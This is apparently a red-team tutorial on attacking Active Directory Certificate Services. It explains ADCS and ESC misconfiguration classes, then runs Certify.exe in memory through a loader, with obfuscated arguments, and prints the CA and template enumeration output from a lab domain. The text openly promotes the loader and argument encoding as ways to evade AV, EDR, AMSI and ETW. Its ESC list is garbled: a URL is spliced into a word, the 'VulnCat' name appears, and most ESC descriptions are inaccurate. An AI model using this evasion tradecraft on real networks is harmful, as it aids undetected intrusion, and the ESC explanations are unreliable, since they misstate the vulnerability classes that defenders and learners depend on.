Active Directory Certificate Services (ADCS) is a Windows Server role that provides Public Key Infrastructure (PKI) functionality for issuing and managing digital certificates in an Active Directory environment. Certificates are used for authentication, encryption, and digital signatures, making ADCS a critical component of many enterprise networks. However, ADCS can also be a target for attackers, as misconfigurations or vulnerabilities in the implementation can lead to privilege escalation, persistence, and lateral movement. To master ADCS and its associated attacks, we need to understand how ADCS works, its components, and the common attack vectors that can be exploited.
What is ADCS?
ADCS is a role in Windows Server that allows us to create, manage, and distribute digital certificates. These certificates are used for various purposes, such as securing communications (e.g., SSL/TLS), authenticating users and devices, and enabling encryption. ADCS integrates with Active Directory, making it easier to issue certificates to users and computers automatically. The key components of ADCS include:
- Certificate Authority (CA): The server that issues and manages certificates. It can be a root CA or a subordinate CA.
- Certificate Templates: Predefined configurations that determine the properties of certificates, such as their intended use, validity period, and issuance requirements.
- Certificate Revocation List (CRL): A list of certificates that have been revoked before their expiration date.
- Enrollment Services: Mechanisms that allow users and devices to request and obtain certificates.
How Does ADCS Work?
When a user or device requests a certificate, the request is sent to the CA, which validates the request based on the configured certificate template. If the request is approved, the CA issues the certificate, which can then be used for authentication, encryption, or other purposes. ADCS supports automatic enrollment, where certificates are issued to users and computers without manual intervention, as well as manual enrollment for more specific use cases.
To better understand how ADCS works, let us examine its core components. At the heart of ADCS lies the Certificate Authority, which issues and manages certificates based on predefined templates. These templates define the type of certificate being issued, such as those for smart cards, web servers, or email encryption. Additionally, there are enrollment agents who have the authority to request certificates on behalf of others, and certificate revocation lists (CRLs) that track invalidated certificates. Together, these elements ensure the integrity and security of the certificate lifecycle.
Now, let us shift our focus to the offensive side of things and discuss how attackers exploit ADCS to compromise an organization's security. One of the most common techniques involves abusing certificate templates to request powerful certificates without proper authorization. For instance, if a template allows for the issuance of certificates with elevated privileges, such as domain admin rights, an attacker could use this to escalate their access. This is often achieved by modifying template settings or exploiting misconfigurations that allow for unauthorized certificate enrollment.
A key vulnerability in ADCS arises from improperly configured certificate templates. By default, some templates may permit any authenticated user to request certificates without requiring additional approvals. Attackers can take advantage of this by enrolling themselves for certificates that grant excessive permissions, effectively bypassing traditional security controls. For example, they might request a certificate that allows them to impersonate a domain controller or sign code as a trusted entity.
Another powerful attack vector involves compromising the Certificate Authority itself. If an attacker gains control over the CA server, they can issue arbitrary certificates for any user or service in the domain. This level of access enables them to move laterally through the network, exfiltrate sensitive data, or maintain persistence undetected. In some cases, attackers may even create rogue CAs that mimic legitimate ones, further complicating detection efforts.
One particularly dangerous technique is known as the "ESC1" or "VulnCat" attack, where an attacker abuses the "Enroll" permission on specific certificate templates. This allows them to request certificates without needing explicit approval, leading to privilege escalation. Similarly, the "ESC2" attack exploits the "AutoEnrollment" feature, enabling attackers to automatically receive certificates when certain conditions are met. Both of these methods rely on misconfigured permissions or overly permissive templates, highlighting the importance of proper configuration and monitoring.
In addition to these direct attacks, attackers may also leverage ADCS as part of broader campaigns. For example, they might use stolen certificates to sign malware, making it appear legitimate to antivirus systems. Alternatively, they could employ certificates for encrypting malicious traffic, hiding their activities from network defenders. These tactics demonstrate the far-reaching implications of compromised ADCS infrastructure.
The most common vulnerabilities in Active Directory Certificate Services (AD CS) include:
- Certificate Template Misconfigurations:
- ESC1: Misconfigured certificate thttps://posts.specterops.io/attacking-azure-azure-ad-and-introducing-powerzure-ca70b330511aemplates that allow low-privileged users to request certificates for any user or machine, enabling domain escalation.
- ESC2: Templates that allow unprivileged users to specify arbitrary Subject Alternative Names (SANs), enabling domain authentication.
- ESC3: Templates that allow domain computer enrollment and client authentication, enabling NTLM relay attacks.
- PKI Object Access Control:
- ESC5: Insecure access control settings for CA server AD computer objects, RPC/DCOM servers, and AD containers, enabling attackers to compromise the PKI infrastructure and escalate privileges.
- Certificate Authority Access Control:
- ESC7: Flaws in CA permissions that grant administrative privileges, enabling modifications to persistent configuration data and bypassing manager approval requirements.
- NTLM Relay to Active Directory Certificate Services HTTP Endpoints:
- ESC8: Vulnerability in HTTP-based enrollment methods through additional server roles, enabling NTLM relay attacks and impersonation of authenticated users.
- Lack of Auditing:
- ESC9: Failure to enable auditing on CA servers, making it difficult to detect and respond to threats.
- Vulnerable PKI Object Access Control:
- ESC10: Insecure access control settings for various AD CS objects, enabling attackers to compromise the PKI infrastructure and escalate privileges.
- EDITF_ATTRIBUTESUBJECTALTNAME2 Flag:
- ESC6: Enabling the EDITF_ATTRIBUTESUBJECTALTNAME2 flag allows the inclusion of user-defined values in the Subject Alternative Name (SAN) field, enabling attackers to abuse certificate templates that allow domain authentication.
- Certificate Revocation List (CRL) Misconfigurations:
- ESC11: Failure to regularly update and distribute CRLs, enabling the use of compromised or expired certificates.
- Local Configuration:
- ESC12: Local configurations that are not properly secured, allowing unauthorized access to certificate management functions.
- Role-Based Access Control (RBAC) Misconfigurations:
- ESC13: Misconfigured RBAC mechanisms that do not properly limit access to certificate management functions, enabling unauthorized access.
These vulnerabilities can be exploited to gain unauthorized access, escalate privileges, and compromise the security of the AD CS infrastructure.
Why Are ADCS Certificate Attacks Dangerous?
ADCS certificate attacks are dangerous because they allow attackers to bypass traditional security controls and gain persistent access to the domain. Certificates are often used for authentication, and if an attacker can obtain or forge a certificate, they can impersonate high-privileged accounts, access sensitive resources, and move laterally across the network. Additionally, certificates can have long validity periods, making them an ideal tool for maintaining persistence.
ADCS Attack enumeration
Let us now focus on the key aspects of enumerating for Active Directory Certificate Services (ADCS) attacks from a red team perspective, specifically using tools like certify.exe for certificate enumeration. Our goal is to identify critical elements that will help us uncover potential vulnerabilities in the ADCS infrastructure, paving the way for successful exploitation.
When enumerating for ADCS attacks, one of the most important things we must do is gather comprehensive information about the certificate templates and their configurations. This includes understanding which templates exist within the environment, what permissions are assigned to them, and whether they have any misconfigurations that could be exploited. Certificate templates are the foundation of ADCS, and their settings determine how certificates are issued and used. By identifying vulnerable templates, we can craft an attack strategy tailored to the specific weaknesses of the target environment.
From a red team perspective, our primary focus should be on locating certificate templates that allow for dangerous privileges or lack proper security controls. For example, if a template permits "Enroll" permissions for authenticated users without requiring additional approvals, it becomes a prime target for abuse. Similarly, templates that enable features such as "Domain Authentication" or "Certificate Authority" roles can be leveraged to escalate privileges or impersonate trusted entities within the domain.
Using certify.exe, we can automate much of this enumeration process. This powerful tool allows us to query the ADCS infrastructure and retrieve detailed information about certificate templates, including their names, flags, and associated permissions. By running certify.exe with the appropriate options, we can quickly identify templates that may be vulnerable to attacks like ESC1 (unapproved enrollment) or ESC2 (auto-enrollment abuse). The tool also helps us detect rogue CAs or unauthorized changes to the PKI configuration, providing valuable insights into the overall security posture of the environment.
Another critical aspect of ADCS enumeration involves analyzing the permissions assigned to different users and groups within the CA hierarchy. Specifically, we need to determine who has the ability to manage certificate templates, approve requests, or enroll certificates on behalf of others. Misconfigured permissions at this level can provide attackers with significant leverage, allowing them to bypass normal approval processes or issue certificates with elevated privileges. For instance, if an attacker gains access to an account with "Enroll" rights on a sensitive template, they could use it to escalate their privileges or compromise other systems in the network.
In addition to examining templates and permissions, we must also pay close attention to the behavior of the Certificate Authority itself. This includes monitoring for signs of suspicious activity, such as unexpected certificate issuance or attempts to enroll for certificates outside of normal business hours. By correlating this data with other indicators of compromise, we can build a clearer picture of potential threats within the environment and refine our attack strategies accordingly.
Finally, let us emphasize the importance of understanding the broader context in which ADCS operates. While certificate-based attacks can be highly effective, they often require careful planning and execution to avoid detection. This means we must consider factors such as network topology, user behavior, and defensive measures when designing our approach. For example, if we know that the organization employs strict logging and monitoring of CA activity, we may need to adjust our tactics to minimize noise and evade scrutiny.
Mastering ADCS enumeration requires a combination of technical skills, strategic thinking, and attention to detail. By leveraging tools like certify.exe and focusing on key areas such as certificate templates, permissions, and CA behavior, we can systematically uncover vulnerabilities in the ADCS infrastructure and develop targeted exploits to achieve our objectives. Remember, the success of any ADCS attack hinges on our ability to identify weak points in the system and exploit them effectively while remaining undetected.
Let’s Loader.exe to execute Certify.exe in-memory, it is a stealthier approach for ADCS enumeration. It helps bypass AV, EDR, AMSI, and ETW detections, making our Red Team operation less likely to be detected. This method ensures that no files are dropped on disk, reduces forensic artifacts, and keeps our execution hidden from process monitoring tools. In an actual engagement where OPSEC is critical, using a .NET loader like this is a recommended best practice.
You should be wondering… “This method ensures that no files are dropped on disk”, but we already have Loader.exe and Certify.exe on the disk.
YES, we are touching the disk. However, if only Loader.exe is on disk and Certify.exe is executed purely in memory, we significantly reduce forensic traces.
The ultimate goal is full in-memory execution, which is possible with the right loader design.
Encoding the Certify.exe argument (cas) using ArgSplit.bat and passing it dynamically via -args "%Pwn%" helps evade EDR and AV detections by obfuscating command-line execution. This technique prevents security tools from logging clear-text arguments, bypasses string-based detections, and makes forensic analysis harder. It also breaks process monitoring correlations, avoiding direct detection of Certify.exe cas execution. Additionally, it provides flexibility, allowing dynamic argument changes without modifying execution flow. This method enhances stealth and OPSEC during ADCS enumeration while keeping detection risks lower.

Let’s now run our Certify.exe and enumerate if there’s any ADCS configured our domain target.
C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Certify.exe -args "%Pwn%"
   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Find certificate authorities
[*] Using the search base 'CN=Configuration,DC=techcorp,DC=local'


[*] Root CAs

    Cert SubjectName              : CN=TECHCORP-DC-CA, DC=techcorp, DC=local
    Cert Thumbprint               : BAB4AB89AF39ECE4CD375E803C9A80FA96D71A08
    Cert Serial                   : 4D8E1FF0FA714BB445F6AF511DFDEC5B
    Cert Start Date               : 7/12/2019 12:02:05 AM
    Cert End Date                 : 7/22/2029 4:40:30 AM
    Cert Chain                    : CN=TECHCORP-DC-CA,DC=techcorp,DC=local

    Cert SubjectName              : CN=TECHCORP-DC-CA, DC=techcorp, DC=local
    Cert Thumbprint               : F95C7E9F28F50C87F309A6EFB2CB3AEB0B2FAC86
    Cert Serial                   : 4F3F87A449C15587446B046111AA6313
    Cert Start Date               : 7/12/2019 12:02:05 AM
    Cert End Date                 : 7/12/2024 12:12:04 AM
    Cert Chain                    : CN=TECHCORP-DC-CA,DC=techcorp,DC=local


[*] NTAuthCertificates - Certificates that enable authentication:

    Cert SubjectName              : CN=TECHCORP-DC-CA, DC=techcorp, DC=local
    Cert Thumbprint               : BAB4AB89AF39ECE4CD375E803C9A80FA96D71A08
    Cert Serial                   : 4D8E1FF0FA714BB445F6AF511DFDEC5B
    Cert Start Date               : 7/12/2019 12:02:05 AM
    Cert End Date                 : 7/22/2029 4:40:30 AM
    Cert Chain                    : CN=TECHCORP-DC-CA,DC=techcorp,DC=local


[*] Enterprise/Enrollment CAs:

    Enterprise CA Name            : TECHCORP-DC-CA
    DNS Hostname                  : Techcorp-DC.techcorp.local
    FullName                      : Techcorp-DC.techcorp.local\TECHCORP-DC-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=TECHCORP-DC-CA, DC=techcorp, DC=local
    Cert Thumbprint               : BAB4AB89AF39ECE4CD375E803C9A80FA96D71A08
    Cert Serial                   : 4D8E1FF0FA714BB445F6AF511DFDEC5B
    Cert Start Date               : 7/12/2019 12:02:05 AM
    Cert End Date                 : 7/22/2029 4:40:30 AM
    Cert Chain                    : CN=TECHCORP-DC-CA,DC=techcorp,DC=local
    UserSpecifiedSAN              : Disabled
    CA Permissions                :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                     Principal

      Allow  Enroll                                     NT AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates               BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates               TECHCORP\Domain Admins        S-1-5-21-2781415573-3701854478-2406986946-512
      Allow  ManageCA, ManageCertificates               TECHCORP\Enterprise Admins    S-1-5-21-2781415573-3701854478-2406986946-519
    Enrollment Agent Restrictions : None

    Enabled Certificate Templates:
        ForAdminsofPrivilegedAccessWorkstations
        Users
        WDAC
        DirectoryEmailReplication
        DomainControllerAuthentication
        KerberosAuthentication
        EFSRecovery
        EFS
        DomainController
        WebServer
        Machine
        User
        SubCA
        Administrator


Certify completed in 00:00:19.2352015
Our enumeration confirms that Active Directory Certificate Services (ADCS) is configured on the Techcorp domain, with at least one Enterprise Certificate Authority (CA) named TECHCORP-DC-CA running on Techcorp-DC.techcorp.local. The CA supports NT authentication and is classified as an Advanced CA Server.
We can confirm that the Certificate Authority (CA) supports NT authentication and is classified as an Advanced CA Server by looking at the Enterprise/Enrollment CAs section in our Certify output.
Enterprise CA Name            : TECHCORP-DC-CA
DNS Hostname                  : Techcorp-DC.techcorp.local
FullName                      : Techcorp-DC.techcorp.local\TECHCORP-DC-CA
Flags                         : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
Now, for our next step, we should check all the templates that we do have configured on this ADCS configured on the target domain. Remember that I’m using Loader.exe to run Certify.exe in the memory, so we do need to encode our Certify.exe argument (find) again and do the same copy/paste process.
ArgSplit.bat

C:\AD\Tools\Loader.exe -Path C:\AD\Tools\ -args "%Pwn%"
_____ _ _ __
/ ____| | | (_)/ _|
| | ___ _ __| |_ _| |_ _ _
| | / _ \ '__| __| | _| | | |
| |___| __/ | | |_| | | | |_| |
\_____\___|_| \__|_|_| \__, |
__/ |
|___./
v1.0.0
[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=techcorp,DC=local'
[*] Listing info about the Enterprise CA 'TECHCORP-DC-CA'
Enterprise CA Name : TECHCORP-DC-CA
DNS Hostname : Techcorp-DC.techcorp.local
FullName : Techcorp-DC.techcorp.local\TECHCORP-DC-CA
Flags : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
Cert SubjectName : CN=TECHCORP-DC-CA, DC=techcorp, DC=local
Cert Thumbprint : BAB4AB89AF39ECE4CD375E803C9A80FA96D71A08
Cert Serial : 4D8E1FF0FA714BB445F6AF511DFDEC5B
Cert Start Date : 7/12/2019 12:02:05 AM
Cert End Date : 7/22/2029 4:40:30 AM
Cert Chain : CN=TECHCORP-DC-CA,DC=techcorp,DC=local
UserSpecifiedSAN : Disabled
CA Permissions :
Owner: BUILTIN\Administrators S-1-5-32-544
Access Rights Principal
Allow Enroll NT AUTHORITY\Authenticated UsersS-1-5-11
Allow ManageCA, ManageCertificates BUILTIN\Administrators S-1-5-32-544
Allow ManageCA, ManageCertificates TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
Allow ManageCA, ManageCertificates TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
Enrollment Agent Restrictions : None
[*] Available Certificates Templates :
CA Name : Techcorp-DC.techcorp.local\TECHCORP-DC-CA
Template Name : User
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificates-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy : <null>
Permissions
Enrollment Permissions
Enrollment Rights : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Domain Users S-1-5-21-2781415573-3701854478-2406986946-513
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
Object Control Permissions
Owner : TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteOwner Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteDacl Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteProperty Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
CA Name : Techcorp-DC.techcorp.local\TECHCORP-DC-CA
Template Name : EFS
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificates-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Encrypting File System
mspki-certificate-application-policy : <null>
Permissions
Enrollment Permissions
Enrollment Rights : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Domain Users S-1-5-21-2781415573-3701854478-2406986946-513
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
Object Control Permissions
Owner : TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteOwner Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteDacl Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteProperty Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
CA Name : Techcorp-DC.techcorp.local\TECHCORP-DC-CA
Template Name : Administrator
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificates-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting File System, Microsoft Trust List Signing, Secure Email
mspki-certificate-application-policy : <null>
Permissions
Enrollment Permissions
Enrollment Rights : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
Object Control Permissions
Owner : TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteOwner Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteDacl Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteProperty Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
CA Name : Techcorp-DC.techcorp.local\TECHCORP-DC-CA
Template Name : EFSRecovery
Schema Version : 1
Validity Period : 5 years
Renewal Period : 6 weeks
msPKI-Certificates-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : File Recovery
mspki-certificate-application-policy : <null>
Permissions
Enrollment Permissions
Enrollment Rights : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
Object Control Permissions
Owner : TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteOwner Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteDacl Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteProperty Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
CA Name : Techcorp-DC.techcorp.local\TECHCORP-DC-CA
Template Name : Machine
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificates-Name-Flag : SUBJECT_ALT_REQUIRE_DNS, SUBJECT_REQUIRE_DNS_AS_CN
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Server Authentication
mspki-certificate-application-policy : <null>
Permissions
Enrollment Permissions
Enrollment Rights : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Domain Computers S-1-5-21-2781415573-3701854478-2406986946-515
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
Object Control Permissions
Owner : TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteOwner Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteDacl Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteProperty Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
CA Name : Techcorp-DC.techcorp.local\TECHCORP-DC-CA
Template Name : DomainController
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificates-Name-Flag : SUBJECT_ALT_REQUIRE_DIRECTORY_GUID, SUBJECT_ALT_REQUIRE_DNS, SUBJECT_REQUIRE_DNS_AS_CN
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Server Authentication
mspki-certificate-application-policy : <null>
Permissions
Enrollment Permissions
Enrollment Rights : NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Domain Controllers S-1-5-21-2781415573-3701854478-2406986946-516
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
TECHCORP\Enterprise Read-only Domain ControllersS-1-5-21-2781415573-3701854478-2406986946-498
Object Control Permissions
Owner : TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteOwner Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteDacl Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteProperty Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
CA Name : Techcorp-DC.techcorp.local\TECHCORP-DC-CA
Template Name : WebServer
Schema Version : 1
Validity Period : 2 years
Renewal Period : 6 weeks
msPKI-Certificates-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : NONE
Authorized Signatures Required : 0
pkiextendedkeyusage : Server Authentication
mspki-certificate-application-policy : <null>
Permissions
Enrollment Permissions
Enrollment Rights : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
Object Control Permissions
Owner : TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteOwner Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteDacl Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteProperty Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
CA Name : Techcorp-DC.techcorp.local\TECHCORP-DC-CA
Template Name : SubCA
Schema Version : 1
Validity Period : 5 years
Renewal Period : 6 weeks
msPKI-Certificates-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : NONE
Authorized Signatures Required : 0
pkiextendedkeyusage : <null>
mspki-certificate-application-policy : <null>
Permissions
Enrollment Permissions
Enrollment Rights : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
Object Control Permissions
Owner : TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteOwner Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteDacl Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteProperty Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
CA Name : Techcorp-DC.techcorp.local\TECHCORP-DC-CA
Template Name : DomainControllerAuthentication
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificates-Name-Flag : SUBJECT_ALT_REQUIRE_DNS
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Server Authentication, Smart Card Logon
mspki-certificate-application-policy : Client Authentication, Server Authentication, Smart Card Logon
Permissions
Enrollment Permissions
Enrollment Rights : NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Domain Controllers S-1-5-21-2781415573-3701854478-2406986946-516
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
TECHCORP\Enterprise Read-only Domain ControllersS-1-5-21-2781415573-3701854478-2406986946-498
AutoEnrollment Rights : NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
TECHCORP\Domain Controllers S-1-5-21-2781415573-3701854478-2406986946-516
TECHCORP\Enterprise Read-only Domain ControllersS-1-5-21-2781415573-3701854478-2406986946-498
Object Control Permissions
Owner : TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteOwner Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteDacl Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteProperty Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
CA Name : Techcorp-DC.techcorp.local\TECHCORP-DC-CA
Template Name : DirectoryEmailReplication
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificates-Name-Flag : SUBJECT_ALT_REQUIRE_DIRECTORY_GUID, SUBJECT_ALT_REQUIRE_DNS
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Directory Service Email Replication
mspki-certificate-application-policy : Directory Service Email Replication
Permissions
Enrollment Permissions
Enrollment Rights : NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Domain Controllers S-1-5-21-2781415573-3701854478-2406986946-516
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
TECHCORP\Enterprise Read-only Domain ControllersS-1-5-21-2781415573-3701854478-2406986946-498
AutoEnrollment Rights : NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
TECHCORP\Domain Controllers S-1-5-21-2781415573-3701854478-2406986946-516
TECHCORP\Enterprise Read-only Domain ControllersS-1-5-21-2781415573-3701854478-2406986946-498
Object Control Permissions
Owner : TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteOwner Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteDacl Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
WriteProperty Principals : TECHCORP\Domain Admins S-1-5-21-2781415573-3701854478-2406986946-512
TECHCORP\Enterprise Admins S-1-5-21-2781415573-3701854478-2406986946-519
